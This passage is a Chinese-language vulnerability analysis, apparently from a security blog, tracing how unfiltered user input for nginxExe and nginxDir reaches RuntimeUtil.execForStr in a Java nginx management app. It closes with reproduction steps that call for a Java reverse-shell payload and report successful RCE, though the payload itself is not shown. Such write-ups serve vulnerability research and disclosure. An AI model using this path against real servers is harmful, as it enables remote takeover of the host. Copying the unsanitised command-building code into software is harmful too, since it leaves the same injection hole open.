            nginxDir = ToolUtils.handleConf(settingService.get("nginxDir"));
            settingService.set("nginxDir", nginxDir);
        }

        JSONObject jsonObject = JSONUtil.parseObj(json);
        String nginxContent = Base64.decodeStr(jsonObject.getStr( key: "nginxContent"), CharsetUtil.CHARSET_UTF
```

同理，全可控，且没过滤

最后会走到execforstr(),然后造成代码执行


```
    confService.replace(fileTemp, nginxContent, subContent, subName, isReplace: false, adminName: null);

    String rs = null;
    String cmd = null;

    try {
        ClassPathResource resource = new ClassPathResource("mime.types");
        FileUtil.writeFromStream(resource.getStream(), fullFilePath: homeConfig.home + "temp/mime.types");

        cmd = nginxExe + " -t -c " + fileTemp;
        if (StrUtil.isNotEmpty(nginxDir)) {
            cmd += " -p " + nginxDir;
        }
        rs = RuntimeUtil.execForStr(cmd);
    } catch (Exception e) {
```

```
@   public static Process exec(String... cmds) {
        try {
            Process process = (new ProcessBuilder(handleCmds(cmds))).redirectErrorStream(true).start();
            return process;
        } catch (IOException var3) {
            throw new IORuntimeException(var3);
        }
    }
```

我们只需要对nginxExe赋值就行，json保持默认，其余不填即可

复现

生成java反弹payload



成功rce